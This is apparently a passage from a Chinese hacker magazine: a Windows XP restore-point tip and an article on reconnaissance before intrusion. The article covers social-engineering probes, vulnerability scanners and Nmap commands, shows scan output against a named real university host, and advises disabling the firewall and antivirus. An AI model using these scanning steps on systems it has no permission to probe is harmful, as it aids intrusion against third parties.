编辑点评： 作者并没有用什么新技术，可以说这次入侵就好像是搭积木，把平时所积累的知识和经验合理地应用，是值得我们学习的。许多菜菜们一遇到问题就问这个问那个的，这个习惯不是很好，遇到问题自己应该多想多思考，即使别人告诉了你解决方法，自己还是应该要想想为什么要这样做？还有没有别的方法？这样才对问题有比较深的认识，才能有所提高哦！

nohack小技巧

Windows XP 丢失还原点的终极解决办法

一次安装游戏前建立的系统还原点消失了，取而代之的只有一个系统检查点。该如何恢复原来设定的还原点呢？

启动“控制面板→管理工具→事件查看器”，在事件查看器中选择“系统”，找到丢失还原点的信息文件，查看属性看到：系统还原服务被暂停。

因为在驱动器C:\上没有足够的磁盘空间，一旦在系统驱动器上有至少200MB可用磁盘空间，系统还原将自动恢复服务。

明白了还原点丢失的原因，接下来就该恢复它了。第一步，找到系统盘根目录下的System Volume Information文件夹，中文可以翻译为“系统卷标信息”。这个文件夹里就存储着系统还原的备份信息.

第二步，备份System Volume Information。最简单的方法就是直接复制一个副本，但考虑到备份文件的可维护性，应该采用必要的压缩。

第三步，如果系统采用NTFS分区，我们如果直接点击System Volume Information文件夹则会出现警告。因为System Volume Information文件夹在默认情况下只让系统访问，即便大家采用Administrators组的成员登录，也是如此。

之后再单击System Volume Information文件夹，选择WinZip或者WinRAR将它压缩即可。

压缩完成之后，将压缩文件拷贝到安全的地方。之后，不论是因为磁盘空间不够用系统自行关闭系统还原功能或是我们手动关闭系统还原功能，只要我们重新开启系统还原功能，再手动删除System Volume Information文件夹中的所有文件夹和文件(重新开启系统还原功能时系统自己建立的还原点文件)，然后将备份的压缩文件解压缩到System Volume Information文件夹，再启动系统还原就可以了。

许多菜菜们想恶补，但不知道从何补起。新年新气象，本栏目每期的文章都会让你轻松入门，让你一步一步地快速进阶。要想好好学，就从今年开始吧，一定要把今年12期全部买齐哦！

浅谈对目标敏感信息的获取

Scuhkr

从本文你可以学到：

1.什么是敏感信息探测及相关的手段

2.常用扫描软件的分类和应用

前言

孙子兵法曰：“知己知彼，百战百胜！”这句军事上的名言，在网络安全这块无硝烟的战场上无疑起着同等的作用。

放眼包括“非安全”在内的国内各大安全杂志，在入侵渗透方面，90%以上的文章都是清一色的直指对被攻击目标的入侵过程和成功入侵后所做的工作，这些内容无疑很精彩很吸引人。

但你是否想过，在每个作者潇洒地描述他们致命的攻击之前，他们又做了多少不为你所知的、冗繁而又不可或缺的准备工作呢？这些工作，简而言之，就是获取目标的敏感信息的过程。

其实，在现实的入侵渗透过程中，往往做得最多的工作不是在实际攻击那一刻，而是通过各种有效可行的方式去获取被锁定目标的敏感信息方面，而后才是通盘分析所获取的信息和收集的数据，最后才是尝试各种可行有效的攻击方式（有过实战经验的读者应该会有所体会）。有些刚入门的读者，总是喜欢在网上盲目地下载一些漏洞利用工具，然后不管三七二十一，输入目标IP，莽撞地一阵乱攻，这样不但收效甚小，更坏的是，会引起被攻击目标的注意和怀疑，并做好十足的防范，给往后的再次攻击和渗透带来巨大的阻力。

> 对目标的敏感信息探测手段各式各样，基本上来说，可以分为下面三种：
>
> 1.人为探测：比如目标是自己熟悉的朋友、同事之类，可以通过直接询问他们主机的相关信息或实地考察（^_^不是很道德哈）。
>
> 2.社会工程学探测：比如通过E-mail发送调查问卷的形式，变相询问目标的相关信息，又比如通过QQ、MSN等聊天方式套取目标信息。
>
> 3.扫描工具探测：就是最为正统的利用扫描工具来获取目标的相关信息，比如大家用得最多的X-Scan、SuperScan和流光等工具软件，下面我们将主要讲述这类扫描工具的使用。

在此，本文不准备对1、2两种手段进行介绍，我们将把重点放在网络扫描工具的探测上。

扫描工具的分类

探测目标信息的网络扫描工具成千上万，划分的方式也很多，比如说可以划分为：

1．专用漏洞扫描工具

比如IPCScan共享漏洞扫描，MS05-039 PNP远程溢出漏洞扫描器等。

2．通用信息扫描工具

比如Nmap、X-Scan和SamSpade等大型扫描器

也可以划分为：

1．针对普通用户主机扫描工具

比如NbtScan、T-CMD扫描器。

2．针对网站的扫描工具

比如NBSI2、Domain等。

还可以划分为：

1.普通端口扫描

比如SuperScan、Nmap和Nc等。

2.漏洞扫描

MS05-039远程溢出漏洞扫描器、Serv-U远程溢出漏洞扫描器等。

由于现在很多扫描工具集成了许多功能，成为一种综合型的扫描工具，所以以上划分的界限也不再明显，比如说Nmap、X-Scan和流光等。

常用扫描工具的介绍与使用

下面，我将带大家进入几类常用扫描工具的介绍和使用，并分析它们的优缺点。

工具一：专用漏洞扫描工具

这类工具是初学者最喜欢用的，因为这类工具简单易用，针对性强，而且一旦发现目标，马上可利用对应的攻击工具发起攻击。

命令行版：通常使用方式如下： xxxScan.exe <起始IP> <终止IPd> [可选项]。图1是MS5-039 PnP远程溢出漏洞扫描工具运行截图。

图形版：图2是GUI版本。

一般来说，这一类的扫描及攻击软件都是同一个模式，一般都是输入目标IP或IP段（命令行下，使用时输入扫描程序名，第一次直接回车，肯定弹出使用信息，然后按照使用信息输入参数），或者其他可选项，比如设定扫描超时。它们的优点是扫描速度快，占用系统资源少，工具比较小，携带方便。缺点是这类扫描工具大多属于个人临时作品，在本人一直以来的测试和使用中，常会遇到工具本身的BUG及扫描结果不准确的现象。

```
        Homepage: www.xfocus.org

Usage:  MS05-039Scanner StartIP EndIP ThreadCount
eg: MS05-039Scanner 192.168.0.1 192.168.0.200 20
********************************************


D:\>D:\MS05-039Scanner.exe 192.168.3.10 192.168.3.200 10
*******************************************
MS05-039Scanner
        Written by Refdom
        Email: refdom<123>xfocus.org
        Homepage: www.xfocus.org

Usage:  MS05-039Scanner StartIP EndIP ThreadCount
eg: MS05-039Scanner 192.168.0.1 192.168.0.200 20
********************************************

Scaned 10 IPs
** 192.168.3.10 IS Vulnerable!
Scaned 20 IPs
** 192.168.3.25 IS Vulnerable!
Scaned 29 IPs
** 192.168.3.38 IS Vulnerable!
Scaned 102 IPs
** 192.168.3.111 IS Vulnerable!
Scaned 152 IPsXP
Scaned 191 IPs

All Done! Tested 191 IPs! 4 are vulnerable!
```

图1 命令行模式下MS5-039扫描工具




图2 图形界面MS5-039扫描器

小提示 往往在我们做扫描时，由于程序本身很多都要开N个线程同时进行扫描，所以在开始做扫描工作前最好关掉本机的防火墙，否则每次都会弹出如图3所示的询问对话框，同时，杀毒软件也最好关闭，因为有些工具会把某些扫描工具当作木马后门来对待。




图3 ms05-039Scanner在扫描时防火墙的提示

工具二：通用信息扫描工具

提到这类工具，我不能不说Nmap。对于Nmap，我只能用一个字来形容——牛！据我了解，它几乎是所有高手必备的扫描工具之一。

小提示 Nmap（"Network Mapper网络映射器"）是一款开放源代码的网络探测和安全审核的工具。它的设计目标是快速地扫描大型网络，当然用它扫描单个主机也没有问题。Nmap以新颖的方式使用原始IP报文来发现网络上有哪些主机，哪些主机提供什么服务(应用程序名和版本)，那些服务运行在什么操作系统(包括版本信息)，它们使用什么类型的报文过滤器/防火墙，以及一堆其它功能。虽然Nmap通常用于安全审核，但许多系统管理员和网络管理员也用它来做一些日常的工作，比如查看整个网络的信息，管理服务升级计划，以及监视主机和服务的运行等。

小提示 现在最新的Nmap版本号为3.95，你可以在www.insecure.org免费获得，同时，要使用该最新版本的Nmap，你必须首先安装WinpCap3.0以上版本库，可以在www.winpacp.org免费获得。

Nmap也包括命令行和图形界面两个版本，但个人推荐使用命令行版，好像图形版的功能和更新速度上远不如命令行版本，毕竟Nmap最初是用于Unix系统下的。

使用方式

Nmap.exe [扫描类型 ...] [选项] { 扫描目标说明 }

查看namp的使用说明，会发现namp功能超级强大，扫描选项多如牛毛。

举个例子，我们用来探测成都某高校网站，可以使用如下命令：

nmap –v www.uestc.edu.cn

意思是扫描主机www.uestc.edu.cn中所有的保留TCP端口，选项–v启用细节模式，结果如图4所示。

```
Initiating SYN Stealth Scan against www.uestc.edu.cn (202.11[illegible]84) [1670 ports] at 13:2
Discovered open port 3389/tcp on 202.112.14.184
Discovered open port 80/tcp on 202.112.14.184
Discovered open port 1433/tcp on 202.112.14.184
Discovered open port 1026/tcp on 202.112.14.184
Discovered open port 1027/tcp on 202.112.14.184
The SYN Stealth Scan took 10.53s to scan 1670 total ports.
Host www.uestc.edu.cn (202.112.14.184) appears to be up ... good.
Interesting ports on www.uestc.edu.cn (202.112.14.184):
(The 1650 ports scanned but not shown below are in state: closed)
PORT     STATE    SERVICE
80/tcp   open     http
135/tcp  filtered msrpc
137/tcp  filtered netbios-ns
138/tcp  filtered netbios-dgm
139/tcp  filtered netbios-ssn
445/tcp  filtered microsoft-ds
512/tcp  filtered exec
593/tcp  filtered http-rpc-epmap
1025/tcp filtered NFS-or-IIS
1026/tcp open     LSA-or-nterm
1027/tcp open     IIS
1068/tcp filtered instl_bootc
1433/tcp open     ms-sql-s
3306/tcp filtered mysql
3389/tcp open     ms-term-serv
4444/tcp filtered krb524
4672/tcp filtered rfa
5800/tcp filtered vnc-http
5900/tcp filtered vnc
6667/tcp filtered irc

Nmap finished: 1 IP address (1 host up) scanned in 11.266 seconds
               Raw packets sent: 1840 (73.6KB) | Rcvd: 1656 (76.2KB)
```

图 4 nmap扫描的结果

而下面的命令：nmap –sS –O www.uestc.edu.cn/24则进行秘密SYN扫描，对象为主机www.uestc.edu.cn所在的"C类"网段的255台主机，同时尝试确定每台工作主机的操作系统类型。

小提示 扫描出来的信息太丰富了，导致一屏装不下，这里就不截图了，有经验的读者可以使用重定向来将结果输入到文件中，比如：nmap –sS –O www.uestc.edu.cn/24 > result.log ）。

因为进行–S(SYN扫描) 和–O(Operating System)操作系统检测，这个扫描还需要有系统管理员权限。

nmap –iR 10000 –P0 –p80

–iR表示随机选取目标，–P0表示认为所有主机在线，–p扫描端口，意思是随机选择100000台主机扫描是否运行Web服务器(80端口)。由起始阶段发送探测报文来确定主机是否工作非常浪费时间，而且只需探测主机的一个端口，因此使用–P0禁止对主机列表Nmap的扫描。

Nmap的使用可能用一期非安全通篇来介绍都介绍不完，所以我也不多说了，大家可以在日常的使用中慢慢体会，更多更详细的关于Nmap的用法请参看工具软件自带的文档。

工具三：端口扫描工具

上面大家看到，Nmap功能虽强，用法却复杂，相对而言，SuperScan这款快速端口扫描工具却赢得了大多数初学者的心(如图5)。

SuperScan使用简单，只需要弹弹手指，点点鼠标，目标的信息唾手可得，扫描速度一流，可以说是端口扫描方面的专家了。如果你只是需要了解目标端口等少量信息，SuperScan是个不错的选择。




图5 SuperScan 的扫描结果

小知识 最新版本的 SuperScan 为完全重写的 4.0 版本，附带了很多高级的扫描选项和更好的性能。

工具四：多功能扫描工具

除了Nmap，我个人最喜欢使用的一款多功能扫描工具就是Sam Spade了，它是一款开源（^_^崇尚开源，崇尚自由）且完整的网络扫描工具，包括PING、域名查找、数据库查找、IP锁定、记录路由、SMTP服务等等（如图6）。

